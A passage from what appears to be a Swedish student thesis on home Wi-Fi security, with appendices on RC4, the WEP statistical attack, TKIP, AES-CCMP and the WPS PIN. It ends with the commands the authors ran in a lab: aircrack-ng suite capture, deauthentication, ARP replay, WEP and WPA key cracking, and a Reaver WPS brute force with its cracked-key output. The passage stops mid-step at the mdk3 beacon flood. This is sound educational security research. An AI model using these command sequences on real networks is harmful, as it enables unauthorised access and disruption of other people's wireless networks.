[23] M. B. Shoemake, “Wi-Fi (IEEE 802.11b) and Bluetooth coexistence issues and solutions for the 2.4 GHz ISM band,” Texas Instruments, Dallas, TX, White Paper, 2001.

[24] J. Bellardo and S. Savage, “802.11 Denial-of-service attacks: Real vulnerabilities and practical solutions,” in *Proceedings of The 12th Conference on USENIX Security Symposium*, California, CA, 2003.

[25] Aircrack-ng. (2013). *Aircrack-ng* [Online]. Available: http://www.aircrack-ng.org/

[26] WepLab. *WepLab Project Home Page* [Online]. Available: http://weplab.sourceforge.net/

[27] reaver-wps. (2012, Jan. 16). *reaver-wps - Brute force attack against Wifi Protected Setup* [Online]. Available: https://code.google.com/p/reaver-wps/

[28] mdk3. *ASPj's WiFi Page: mdk3, rt73, rt2570 and other aircrack-ng experiments* [Online]. Available: http://homepages.tu-darmstadt.de/~p_larbig/wlan/

[29] Wireshark..*Wireshark Go deep.* [Online]. Available: http://www.wireshark.org/

[30] WiGLE (2013) *WiGLE - Wireless Geographic Logging Engine - Plotting WiFi on Maps* [Online]. Available: http://wigle.net/

[31] A. Bittau *et al*., “The Final Nail in WEP’s Coffin,” University College London, London, United Kingdom, Tech. Rep., 2006.

[32] E. Tews, “Attacks on the WEP protocol,” Technische Universität Darmstadt, Darmstadt, Germany, Diploma thesis , Dec. 15, 2007.

[33] M. Beck, “Enhanced TKIP Michael Attacks,” Technische Universität Dresden, Dresden, Germany, Tech. Rep., Feb. 25, 2010.

[34] S. Gallagher. (2012, Jan. 10). *Hands-on: hacking WiFi Protected Setup with Reaver* [Online]. Available: http://arstechnica.com/business/2012/01/hands-on-hacking-wifi-protected-setup-with-reaver/

[35] Wi-Fi Alliance. (2013). *Programs | Wi-Fi Alliance* [Online]. Available: https://www.wi-fi.org/certification/programs

[36] W. Stallings, “RC4,” in *Cryptography and Network security*, 5th ed. London, United Kingdom, Pearson , 2011, pp. 234-237.

[37] M. S. Gast, “MAC Fundamentals,” in *802.11 Wireless Networks: The Definitive Guide*, 2nd ed. Sebastopol, CA, O'Reilly Media, 2005, pp. 54.

[38] *ADVANCED ENCRYPTION STANDARD (AES)*, fips pub 197, Nov. 26, 2001.

# Appendix A Strömchifferalgoritmen RC4

RC4 (*Ron's Code 4*) [36] togs fram år 1987 av *Ron Rivest* på *RSA Security*. Det är en pseudoslumpmässig nyckelströmgenerator som bland annat används i WEP (Wired Equivalent Privacy), WPA (Wi-Fi Protected Access) och SSL (Secure Sockets Layer). RC4 har två huvudfaser varav den första är initieringsfasen och den andra är generering av nyckelströmmen.

För att generera en nyckelström med RC4 används en nyckel som indata till initieringsfasen. Denna nyckel kan vara mellan 1 och 256 oktetter lång. RC4 genererar alltid samma nyckelström utifrån samma nyckel. Initieringskoden för RC4 kan se ut på följande sätt:

```
i = j = 0
S = [0, 1, 2, .. , 255]
for i = 0 to 255:
      j = (j + S[i] + key[i % len(key)]) % 256
      S[i], S[j] = S[j], S[i]
i = j = 0
```

Efter initieringsfasen kan sedan en pseudoslumpmässig nyckelström genereras med följande kod:

```
i = (i + 1) % 256
j = (j + S[i]) % 256
S[i], S[j] = S[j], S[i]
return S[(S[i] + S[j]) % 256]
```

När en oktett efterfrågas av nyckelströmsgeneratorn förändras fältet $S$. Detta då varje förfrågan kan leda till att två element i fältet byter plats, vilket gör att det är svårt att utifrån en given bitström beräkna den nyckel som användes för att skapa strömmen.

## Appendix B Ekvationen som utnyttjas vid den statistiska attacken mot WEP

$Ut = Första\ oktetten\ i\ nyckelströmmen$
$S = Transformeringsvektorns\ tillstånd$
$B = Positionsvariabel$
$K[B] = Oktetten\ på\ position\ B\ i\ nyckeln$
$j = Positionsvariabel$
$I = B + 3$
$S_n = S\ efter\ n\ steg$
$j_n = j\ efter\ n\ steg$

$$Ut = S_{I+B-1}[j_{I+B}] = S_{I+B-1}[j_{I+B-1} + K[B] + S_{I+B-1}[I+B]]$$

Vilket kan transformeras till:

$$K[B] = S^{-1}_{I+B-1}[Ut] - j_{I+B-1} - S_{I+B-1}[I+B]$$

Där $S^{-1}[X]$ är positionen av $X$ i $S$. Den första oktetten i ett WEP-datafält har alltid värdet 0xAA innan den krypteras. Värdet kommer från SNAP (*Subnetwork Access Protocol*) [37]. För att beräkna den första oktetten i en nyckelström används:

$C = Första\ oktetten\ i\ det\ krypterade\ paketets\ datafält$

$$0xAA \oplus C = Ut$$

Med $K[B] = S^{-1}_{I+B-1}[Ut] - j_{I+B-1} - S_{I+B-1}[I+B]$ kan sedan en möjlig oktett av nyckeln räknas ut. Sannolikheten att den antar det korrekta värdet är cirka 5 % [3]. Efter att ha upprepat denna funktion tillräckligt många gånger med olika paket som indata kommer den korrekta oktetten troligen vara den som förekommit flest gånger.

# Appendix C MIC

En MIC (*Message Integrity Code*) används för att försäkra sig om att ett meddelande som skickats inte har blivit modifierat på vägen till destinationen. Det är också meningen att den ska fungera som en verifikation på att meddelandet verkligen kommer från någon som känner till nätverkets PMK (*Pairwise Master Key*), då denna PMK är nödvändig för att generera en identisk MIC. En beskrivning av PMK finns i Appendix J.

MIC-algoritmen i TKIP (*Temporal Key Integrity Protocol*), även kallad *Michael* [8, pp. 1 197], fungerar på så sätt att den alltid genererar samma värde för ett givet meddelande, oavsett hur många gånger meddelandet stoppas in i algoritmen. TKIP lägger till en MIC i slutet på en MSDU (*MAC Service Data Unit*), vilken därefter krypteras. Se Appendix K för en beskrivning av MSDU. Mottagaren av meddelandet dekrypterar och kör meddelandet i en identisk algoritm som avsändaren använde för att skapa det bifogade MIC-värdet. Om algoritmen ger samma MIC som det bifogade värdet anses meddelandet vara omodifierat. Nedan beskrivs algoritmen *Michael* i pseudokod.

```
(l, r) = (K0, K1)
for i = 0 to N-1 do
      l = l XOR M-i
      (l, r) = b(l, r)
return (l, r)
```

Nyckeln som stoppas in i algoritmen *Michael* består av 64 bitar och delas upp i två stycken 32 bitar långa delar, här kallade $K_0$ och $K_1$. Även en, om nödvändigt expanderad, MSDU är indata till *Michael*. Expansionen som eventuellt görs på en MSDU har som funktion att få längden av den att bli en multipel av fyra, då det underlättar beräkningarna som görs i *Michael*. Denna MSDU delas sedan upp i en sekvens, där varje del $n$ består av 32 bitar. Dessa benämns $M_0$ till och med $M_{n-1}$. Initialt sparas $K_0$ i variabeln $l$ och $K_1$ i variabeln $r$. Sedan körs for-loopen $n$ gånger och varje iteration består av två steg. I det första steget utförs XOR på variabeln $l$ med delen $M_n$ och resultatet placeras i variabeln $l$. Därefter, i det andra steget, stoppas variablerna $l$ och $r$ in i blockfunktionen $b$, vilken är beskriven i pseudokod nedan. Resultatet från $b$ placeras i variablerna $l$ och $r$. Efter att dessa två steg utförts $n$ gånger returnerar *Michael* de 32 bitar långa värdena som finns i variablerna $l$ och $r$, vilka konverteras till en 64 bitar lång MIC.


```
r = r XOR (l RV 17)
l = (l + r) % 232
r = r XOR XSWAP(l)
l = (l + r) % 232
r = r XOR (l RV 3)
l = (l + r) % 232
r = r XOR (l RH 2)
l = (l + r) % 232
return (l, r)
```

Blockfunktionen gör växelvis additioner och XOR. RV (*Rotera Vänster*) och RH (*Rotera Höger*) är rotationsoperationer, vilka gör sjutton, tre samt två rotationer på variabeln $l$. XSWAP är en funktion som byter plats på de två minst signifikanta oktetterna i variabeln $l$. Efter att dessa operationer utförts på variablerna $l$ och $r$ returneras de.

## Appendix D Funktion för att blanda nycklar

Funktionen är avsedd att tillhandahålla en ny krypteringsnyckel för varje paket som ska krypteras. För att påskynda genereringen av nya nycklar har funktionen delats upp i två faser. Processen som leder till att ett paket krypteras illustreras i Figur 22.


I den första fasen är en TSC (*TKIP Sequence Counter*), en TK (*Temporal Key*) samt en TA (*Transmitter Address*) indata till funktionen. En TSC används, förutom som indata till funktionen, även för att numrera paketen som skickas. Detta görs för att motverka återspelningsattacker genom att inkrementera varje MPDU (*MAC Protocol Data Unit*) med värdet 1, samtidigt som mottagaren enbart tar emot paket som inkommer i ordning. Se Appendix K för en beskrivning av MPDU. Av en 48 bitar lång TSC är det bara de 32 mest signifikanta bitarna som är indata till den första fasen. Den utdata som erhålls från första fasen benämns TTAK (*TKIP-mixed Transmit Address and Key*) och sparas i en cache. Denna blir tillsammans med en TK samt de 16 minst signifikanta bitarna av en TSC indata till funktionen i den andra fasen.




Figur 22. K*ryptering i TKIP.*

Anledningen till att TTAK sparas i ett cacheminne är att den kommer ha exakt samma värde för de $2^{16}-1=65535$ på varandra efterföljande paketen. Att göra om samma beräkning 65 536 gånger för att få samma värde som resultat är ett slöseri på resurser. Därför hämtas en TTAK direkt från cachen när den ska användas som indata till funktionen i den andra fasen. Efter att dessa 65 536 paket krypterats måste en uppdatering av TTAK göras. Orsaken är att samtliga 65 536 möjliga värden TSC kan ha är förbrukade. Om dessa är förbrukade och TSC-värdet sätts till 0 och inkrementeras på nytt utan att TTAK uppdateras kommer samma sekvens av krypteringsnycklar användas. Detta leder till att efterföljande 65 536 paket får samma kryptering som de

föregående 65 536 paketen. För att motverka detta inkrementeras den TSC som är indata till första fasen, vilket resulterar i att en ny TTAK används som indata i den andra fasen. När de 32 mest signifikanta bitarna av TSC är förbrukade måste en ny TK genereras för att erhålla en ny uppsättning krypteringsnycklar.




Figur 23. *Funktionens utdata, även känt som ett WEP-frö.*

I den andra fasen har funktionen en TTAK, en TK samt de 16 minst signifikanta bitarna av TSC som indata. Som utdata genereras ett så kallat WEP-frö (*Wired Equivalent Privacy seed*) [8, Ch. 11.4.2.5 ], vilken används för att generera nyckelströmmen som i sin tur används för att kryptera nästföljande paket. Fröets första 24 bitar är en initialiseringsvektor som dels består av de 16 minst signifikanta bitarna i TSC, och dels av en kopia på de 8 första av dessa. För att undvika kända attacker baserade på svaga initialiseringsvektorer är bit 5 satt till 1 och bit 4 satt till 0. Fröets innehåll visas i Figur 23.

# Appendix E AES-CCMP

AES (*Advanced Encryption Standard*) [38] använder blockchifferalgoritmen *Rijndael* för att utföra kryptering. Endast ett block krypteras åt gången och alla block måste bestå av ett bestämt antal bitar. I AES-CCMP, vilket används i WPA2, måste alla block vara 128 bitar långa. Detta innebär att indata som överstiger 128 bitar delas upp i block med denna längd. Varje sådant block motsvarar det ursprungliga tillståndet i algoritmen, vilket sedan bearbetas i ett flertal steg innan det krypterade blocket returneras.

```
Chiffer(oktetter in[4*Nb], oktetter ut[4*Nb], ord w[Nb*(Nr+1)])
tillstånd = in
AddRoundKey(tillstånd, w[0, Nb-1])
for runda = 1 steg, 1 till Nr-1
      SubBytes(tillstånd)
      ShiftRows(tillstånd)
      MixColumns(tillstånd)
      AddRoundKey(tillstånd, w[runda*Nb, (runda+1)*Nb-1])
slut for

SubBytes(tillstånd)
ShiftRows(tillstånd)
AddRoundKey(tillstånd, w[Nr*Nb, (Nr+1)*Nb-1])

ut = tillstånd
return ut
```

Varje varv i for-loopen kallas för en runda. Det som utförs i varje runda är att fyra stycken funktioner modifierar tillståndet, en funktion i taget. Antalet rundor som körs varierar beroende på nyckelns längd. Detta antal sparas i variabeln $N_r$ där for-loopen körs igenom $N_r - 1$ gånger. För en 128 bitar lång nyckel får variabeln $N_r$ värdet tio, se Tabell 10 för värdet av $N_r$ vid olika nyckellängder. Detta innebär att de fyra funktionerna i for-loopen kommer att köras nio gånger. Därefter körs endast SubBytes-, ShiftRows- och AddRoundKey-funktionerna. Tillståndet som fås som resultat av denna algoritm motsvarar det krypterade 128 bitar långa blocket.


Tabell 10. *Antal rundor som körs per nyckellängd.*

| | Nyckellängd ( $N_k$ ord) | Blockstorlek ( $N_b$ ord) | Antal rundor ( $N_r$ styck) |
|---|---|---|---|
| AES-128 | 4 | 4 | 10 |
| AES-192 | 6 | 4 | 12 |
| AES-256 | 8 | 4 | 14 |

# Appendix F Installationsmetoder i WPS

## F.1 PIN

Om PIN (*Personal Identification Number*) används för installation har varje enhet som ska ansluta till nätverket en PIN-kod. Vanligtvis står denna kod på enheten men kan också genereras dynamiskt och visas på en skärm. Användningen av PIN-kod ska säkerställa att inga obehöriga enheter ansluts till nätverket. I Figur 24 visas ett exempel på hur WPS kan genomföras med en PIN-kod.





Figur 24. *Beskrivning över hur WPS körs med PIN.*

Användaren anger en PIN-kod i sin registrator oftast via ett grafiskt användargränssnitt. Vilken PIN-kod som ska anges beror på om registratorn är intern eller extern. Om registratorn är intern måste användaren ange klientenhetens PIN-kod i accesspunktens webbgränssnitt. Är registratorn däremot extern ska accesspunktens PIN-kod anges direkt i klientenheten.

## F.2 PBC

Med PBC (*Push Button Configuration*) ansluter användaren önskad enhet till det trådlösa nätverket och aktiverar datakryptering genom att trycka på en knapp på både accesspunkten och klientenheten. Denna knapp kan vara fysisk eller grafisk. Efter att användaren tryckt på knapparna startar utbytet av de autentiseringsuppgifter som krävs, denna process kan pågå under ett antal sekunder. Det är värt att notera att under processen kan oönskade enheter inom räckhåll ansluta till nätverket. Figur 25 visar hur WPS körs med PBC för att ansluta en skrivare till det trådlösa nätverket.




Figur 25. *Beskrivning över hur WPS körs med PBC.*

## Appendix G Upptäcktsfasen i WPS

En klientenhet som vill köra upptäcktsfasen kan välja på följande två metoder:

- Enheten kan aktivt skicka ut probe-förfrågningar som inkluderar ett informationselement, definierat av WPS (*Wi-Fi Protected Setup*), till en accesspunkt. Accesspunkten kommer att svara med probe-svar som inkluderar klientenhetens informationselement. Om informationselementet i probe-svaret innehåller information om flera registratorer rekommenderas denna metod endast om klientenheten tänker göra sig synlig men inte har avsikten att få detaljerad information om externa registratorer.
- En klientenhet kan också välja att associera sig till en accesspunkt med stöd för WPS och initiera registrationsprotokollet genom att skicka meddelande $M_1$ till registratorn. Skulle det vara så att registratorn inte är redo att registrera enheten till nätverket svarar den med $M_{2D}$. Denna metod rekommenderas av *Wi-Fi Alliance* om syftet är att klientenheten ska upptäcka tillgängliga registratorer och göra sig själv synlig.

I det fall då en accesspunkt agerar klientenhet initieras upptäcktsfasen hos registratorn på följande sätt:

- En trådlös extern registrator skickar probe-förfrågningar som inkluderar ett informationselement innehållande information om att den är en registrator. Accesspunkten svarar med ett probe-svar som också innehåller ett informationselement men då innehåller information om att den är en accesspunkt.
- En trådansluten registrator använder sig av en lämplig UPnP-mekanism för att identifiera accesspunkten.

## Appendix H PIN-koden i WPS

De krav som gäller för PIN-koden (*Personal Identification Number*) för de två huvudsakliga produkttyperna är:

- Enheter utan skärm måste ha en åtta siffror lång PIN-kod. Denna kod ska stå på enheten. Den sista siffran i koden används som en kontrollsumma för de andra sju siffrorna. Kontrollsumman beräknas på följande vis i C-kod:

```
int ComputeChecksum(unsigned long int PIN)
{
      unsigned long int accum = 0;
      PIN *= 10;
      accum += 3 * ((PIN / 10000000) % 10);
      accum += 1 * ((PIN / 1000000) % 10);
      accum += 3 * ((PIN / 100000) % 10);
      accum += 1 * ((PIN / 10000) % 10);
      accum += 3 * ((PIN / 1000) % 10);
      accum += 1 * ((PIN / 100) % 10);
      accum += 3 * ((PIN / 10) % 10);

      int digit = (accum % 10);
      return (10 - digit) % 10;
}
```

- Enheter som använder en skärm för att visa enhetslösenordet och kan generera nya PIN-koder måste använda sig av antingen en fyra eller åtta siffror lång kod. Om åtta siffror används i PIN-koden används återigen den sista som en kontrollsumma baserad på de första sju siffrorna. En fyrsiffrig PIN-kod inkluderar ingen kontrollsumma.

# Appendix I Kommandon som utförts vid testerna

Alla kommandon kördes i utbildningssyfte i en kontrollerad laborationsmiljö. Dessa ska absolut inte användas för att olovligen ta sig in i trådlösa nätverk.

## I.1 WEP

För att utföra testerna måste nätverkskortet försättas i övervakningsläge, dock måste först nätverkskortet identifieras. Detta gjordes med följande kommando:

- `sudo ifconfig`

Kommandot gav oss gränssnittet på nätverkskortet. För att undvika resurskonflikt avslutades network-manager med följande kommando:

- `sudo /etc/init.d/network-manager stop`

Därefter kunde nätverkskortet försättas i övervakningsläge med hjälp av:

- `sudo airmon-ng start <nätverksgränssnitt>`
  *nätverksgränssnitt* – Namnet på nätverkskortets gränssnitt.

Detta startade övervakningsläget och gav oss ett nytt gränssnitt med namnet *mon0*. För att starta en avlyssning med hjälp av *airodump-ng* kördes följande kommando:

- `sudo airodump-ng --bssid <BSSID> --output-format pcap -w <filnamn> <gränssnitt>`
  *BSSID* – MAC-adressen för målnätverket.
  *filnamn* – Filen där all avlyssnad data sparas.
  *gränssnitt* – Namnet på övervakningsgränsnittet.

Då endast trafik från vår hemrouter ska avlyssnas anges dess MAC-adress. Resultatet av avlyssningen kommer att lagras i en fil.

För att beräkna WEP-nyckeln användes verktyget *aircrack-ng* med följande kommando:

- `aircrack-ng <filnamn>`
  *filnamn* – Filen där all avlyssnad data sparats.

Detta program försöker beräkna den nyckel som användes. De gånger då programmet inte lyckades beräkna nyckeln inväntade programmet fler avlyssnade paket för att därefter återuppta försöket.

### I.1.1 Injicering av paket

För att aktivt generera mer trafik användes verktyget *aireplay-ng*, vilket innehåller flertal olika sorters attacker. ARP-återspelning startades med följande kommando:

- `sudo aireplay-ng -3 -b <BSSID> -h <AvsändarMAC> <gränssnitt>`
  *BSSID* – MAC-adressen för målnätverket.
  *AvsändarMAC* – Nätverkskortets MAC-adress. Ofta kopieras denna från en klient ansluten till målnätverket.

Detta kommer att starta en avlyssning från nätverket vars accesspunkt har BSSID <*BSSID*> och en klient med MAC-adress <*AvsändarMAC*> kommer emuleras. När ett ARP-paket går över nätverket kommer *aireplay-ng* att identifiera det utifrån dess storlek som alltid är den samma för att sedan återspela detta på nätverket, för att på så sätt få nätverkets enheter att svara på den återspelade förfrågan.

### I.1.2 Forcering av lösenordet

För att utföra forcering av WEP används programmet weplab med följande kommando:

`weplab --bssid <BSSID> -m <antalkärnor> -k <nyckelstorlek> -b <filnamn>`
*BSSID* – MAC-adressen för målnätverket.
*antalkärnor* – De antal kärnor som skall användas till forceringen
*nyckelstorlek* – Storleken på den nyckel som skall forceras.
*filnamn* – Filen där all avlyssnad data sparas

## I.2 Forcering av WPA och WPA2 med ordlista

Programpaketet *Aircrack-ng* användes tillsammans med två nedladdade ordlistor vid forceringen av WPA och WPA2. En ordlista och ett säkerhetsprotokoll testades åt gången. Nätverkskortet sattes i övervakningsläge med följande kommando:

- `sudo airmon-ng start <nätverksgränssnitt>`
  *nätverksgränssnitt* – Namnet på nätverkskortets gränssnitt.

Ett gränssnitt vid namn *mon0* skapades. För att börja avlyssna trafiken, med målet att fånga en handskakning, användes följande kommando:

- `sudo airodump-ng --bssid <BSSID> --output-format pcap -w <filnamn> <gränssnitt>`
  *BSSID* – MAC-adressen för målnätverket.
  *filnamn* – Filen där all avlyssnad data sparas.
  *gränssnitt* – Namnet på övervakningsgränssnittet.

Eftersom endast en klient var ansluten till nätverket och inga nya väntades ansluta användes följande kommando för att avautentisera klienten:

- `sudo aireplay-ng -0 <antal> -a <BSSID> -c <målMAC> <gränssnitt>`
  *antal* – Antalet avautentiseringspaket som ska skickas.
  *BSSID* – MAC-adressen för målnätverket.
  *målMAC* – MAC-adressen för klienten som ska avautentiseras.
  *gränssnitt* – Namnet på övervakningsgränssnittet.

Klienten med MAC-adress <*målMAC*> avautentiserades för att påskynda en handskakning. Programmet *airodump-ng* fångade handskakningen när klienten återautentiserade sig. För att starta forceringen användes följande kommando:

- `aircrack-ng -w <ordlista> -b <BSSID> <filnamn>`
  *ordlista* – fil med ord i, som används vid attack.
  *BSSID* – MAC-adressen för målnätverket.
  *filnamn* – Filen där fyrvägshandskakningen finns sparad.

När programmet *aircrack-ng* gått igenom en ordlista exekverades programmet på nytt med den andra ordlistan. Denna procedur var likadan för både WPA och WPA2.

## I.3 Forceringsattack mot WPS

För att ta reda på namnet på det gränssnitt som nätverkskortet använder kördes följande kommando:

- `sudo ifconfig`

Vanligtvis har detta gränssnitt namnet *wlan0*, vilket det även hade i vårt fall. Namnet används i följande exempel. Nästa steg var att sätta nätverkskortet i övervakningsläge (eng. *monitor mode*) för att kunna lyssna på all trafik inom räckhåll för nätverkskortet. Detta gjordes genom att köra kommandot:

- `sudo airmon-ng start <nätverksgränssnitt>`
  *nätverksgränssnitt* – Namnet på nätverkskortets gränssnitt.

När kommandot exekverats skrevs namnet på det gränssnitt som övervakningsläget använder sig av ut i terminalen. I vårt fall var detta *mon0*, vilket används i följande exempel.

Nästa steg var att ta reda på om målnätverket kunde angripas med hjälp av *Reaver*. Det vill säga att det hade stöd för WPS version 1.0h och inte hade några säkerhetslösningar implementerade så som WPS-låsning. Detta gjordes genom att ange:

- `wash -i <gränssnitt>`
  *gränssnitt* – Namnet på övervakningsgränssnittet.

När målnätverket syntes i listan avbröts avlyssningen. Därefter noterades målnätverkets

BSSID. I följande exempel används nätverksnamnet *TestNetwork* och BSSID <*BSSID*>. I och med att *wash* visade nätverket var en attack med *Reaver* möjlig. Attacken påbörjades med följande kommando:

- `reaver -i <gränssnitt> -b <BSSID> -vv`
  *gränssnitt* – Namnet på övervakningsgränssnittet.
  *BSSID* – MAC-adressen för målnätverket.

Därefter påbörjade *Reaver* forceringsattacken. När den lyckats gissa rätt PIN-kod återgavs koden och nätverksnyckeln i klartext. Slutet på händelseförloppet i vårt fall såg ut på följande sätt:

```
...
Trying pin 41607642
Sending EAPOL START request
Sending identify request
Sending identify respons
[+] Received M1 message
[+] Sending M2 message
[+] Received M3 message
[+] Sending M4 message
[+] Received M5 message
[+] Sending M6 message
[+] Received M7 message
[+] Sending WSC NACK
[+] Sending WSC NACK
Pin cracked in 29910 seconds
WPS PIN: '41607642'
WPA PSK: '_:.$f|c=-0"-N5*["2(#=~B'
AP SSID: 'TestNetwork'
```

## I.4 Utstörning av trådlösa hemnätverk

### I.4.1 Avautentisering

För att skapa ett övervakningsgränssnitt användes kommandot.

- `sudo airmon-ng start <nätverksgränssnitt>`
  *nätverksgränssnitt* – Namnet på nätverkskortets gränssnitt.

Övervakningsgränssnittet användes sedan med airodump-ng för att hitta klienter anslutna till specificerat nätverk. Kommandot som användes var:

- `sudo airodump-ng --bssid <BSSID> <gränssnitt>`
  *BSSID* – MAC-adressen för målnätverket.
  *gränssnitt* – Namnet på övervakningsgränssnittet.

I denna utdata hittades klienten <*målMAC*> som skulle avautentiseras.

```
CH  5 ][ Elapsed: 1 min ][ 2013-05-15 01:19
BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID
<BSSID>            -22       93      112    0   6  54e  WPA2 CCMP   PSK  TestNetwork

BSSID              STATION            PWR   Rate    Lost    Frames  Probe
<BSSID>            1A:61:93:A7:3C:85  -17    0 - 1      0        3
<BSSID>            <målMAC>           -48   36e- 1e     8       21  TestNetwork
<BSSID>            CC:08:E0:A8:FC:92  -54    5e- 1e     0      100
```

För att avautentisera klienten användes kommandot:

- `sudo aireplay-ng -0 <antal> -a <BSSID> -c <målMAC> <gränssnitt>`
  *antal* – Antalet avautentiseringspaket som ska skickas.
  *BSSID* – MAC-adressen för målnätverket.
  *målMAC* – MAC-adressen för klienten som ska avautentiseras.
  *gränssnitt* – Namnet på övervakningsgränssnittet.

### I.4.2 Massutskick av beacon-ramar

För att använda *mdk3* med massutskick av beacon-ramar måste först nätverkskortet försätta i övervakningsläge användes kommandot:

